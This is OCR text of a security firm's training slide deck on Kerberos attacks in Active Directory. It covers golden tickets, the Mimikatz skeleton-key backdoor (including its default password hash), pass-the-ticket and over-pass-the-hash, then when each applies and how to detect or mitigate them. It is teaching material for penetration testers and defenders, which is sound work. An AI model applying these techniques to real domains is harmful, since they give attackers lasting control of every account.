
Golden Ticket - Step 1

Using Mimikatz, a golden ticket can be generated using the following information:

- KDC LT key (e.g. KRBTGT NTLM hash)
- Domain admin account name
- Domain name
- SID of domain admin account

All of these values can be obtained by any user in the domain, except for the KDC LT key!

GOLDEN TICKET CREATION



Golden Ticket - Step 2

In this second attack step,we can now re-inject the ticket in Windows memory, thereby readying for use when we try to attempt accessing a service that relies on Kerberos authentication (e.g. accessing a Windows share).

Once a golden ticket is generated, the only way a company can mitigate the attack is to change the password of the krbtgt account twice (It has a hard-coded password history of 2 + the KDC will also attempt to validate a TGT with hashes in the password history!). This will, however, invalidate all tickets and could have production impact!

SKELETON KEY

Another AD persistence attack we would like to highlight is the **Skeleton Key** attack, which has also been added as a built-in module in Mimikatz. A skeleton key is a key that opens all the locks in a building. In the same way a Skeleton Key can "unlock" all systems in the domain!

How does the "Skeleton Key" attack work?

- The Skeleton Key only works for Kerberos **RC4 encryption**;
- The Skeleton Key is a backdoor that **runs on the Domain Controller (in memory)** allows single password (the skeleton password) that can be used to log on to any account;

  Technically, the Skeleton Key does this by manipulating the way the encrypted timestamp (AS-REQ) is validated. As a reminder: in RC4, the timestamp is encrypted using the NT hash of the user by the client, after which the domain controller attempts to decrypt the timestamp using the user NT hash. When the Skeleton Key is installed, the domain controller will attempt to decrypt the timestamp using the user's NT hash AND the skeleton key NT hash (mimikatz default: 60BA4FCADC466C7A033C178194C03DF6, which is password "mimikatz").

- As it runs in memory, it does not persist by itself (but can, of course, be scripted or persisted)

SKELETON KEY

Skeleton Key in action

In the screenshot on the left, we can observe Mimikatz installing a "skeleton key" backdoor on the domain controller.

Note the simplicity of the commands... This will now allow anyone to authenticate as any user in the domain with the skeleton key password ("mimikatz").

PASS-THE-TICKET

Use existing ticket

Essentially, you are just re-using an existing good ticket

If you have access to a system, you can reuse that access

…or you can dump the ticket and reuse it

PASS-THE-TICKET


In a **pass the ticket attack**, access is gained to a resource of a system (for example the administrative share) by using a Kerberos ticket that was generated or obtained from a compromised machine (TGT or TGS)

PtT with Mimikatz

Pass-the-Ticket affects all Windows platforms relying on Kerberos. A good example of a tool that support Pass-the-Ticket attacks is Mimikatz!

In the screenshot on the left, we can see Mimikatz in use on a compromised machine, where it is attempting to export & store available tickets.

PASS-THE-TICKET



After retrieving a TGT, it can be used to authenticate as an Administrative user.

OVER-PASS-THE-HASH

Works even if NTLM auth is disable everywhere

Active Directory uses the NTLM hash as the key for Kerberos

If we have the hash (or password), we can peform the AS-REQ still (

OVER-PASS-THE-HASH

REDSIEGE

AS-REQ – User encrypts timestamp using NTLM Hash

AS-REP – KDC/DC decrypts payload, sends TGT

rc4_hmac_md5

d44d5e0591cb0f6ecb6d6a86ec9a12da

TGS-REQ – User sends TGT, requests ticket for service

KDC/DC

TGS-REP – KDC/DC builds ticket for service

ST – Sent ticket to server

Member Server

WRAP-UP

When can we use each attack?
What are the defenses for each?

WHEN

- Golden Ticket – Requires full domain compromise. Use for persistence and pivoting
- Kerberoasting – Requires access as any user. Use to escalate and pivot
- Silver Ticket – Requires service hash. Use for persistence and escalation
- Pass-the-Ticket – Requires access as user. Use to pivot
- Over-Pass-the-Hash – Requires access as user. Use to pivot

RECOMMENDED READING

- https://posts.specterops.io/kerberoasting-revisited-d434351bd4d1
- https://github.com/GhostPack/Rubeus
- Anything by Sean Metcalf (adsecurity.org)
  - https://adsecurity.org/?p=2293
  - https://adsecurity.org/?p=2011


Part 1 – What is Kerberos
Part 2 – Attacks
Part 3 – Defenses
REDSIEGE

MONTORING IS KEY

- Golden Ticket – Monitoring and don't get pwned :) Requires rotation of krbtgt account password (Be careful).
- Kerberoasting – Monitoring, look for odd or too many ticket requests
  - Use Honey Tickets - https://adsecurity.org/?p=3458
- Silver Ticket – Monitoring, missing TGS-REQ

Special Thanks to Erik Van Buggenhout and NVISO for portions of some of the slides

@ErikVaBu
evanbuggenhout@nviso.be
@NVISOsecurity
Co-author of SANS 560: Network Penetration Testing and Ethical Hacking

REDSIEGE
Information Security

CONTACT:

+1.234.249.1337
contact@redsiege.com
@redsiege
@rsiege
/redsiege

OUR SERVICES:

ASSUMED BREACH ASSESSMENT

RED TEAM AND ADVISORY SIMULATION

PENETRATION TESTING

WEB APPLICATION PENETRATION TESTING

PURPLE TEAM

MOBILE APP ASSESSMENT


siegecast:
KERBEROS
& ATTACKS 101
REDSIEGE
INFORMATION SECURITY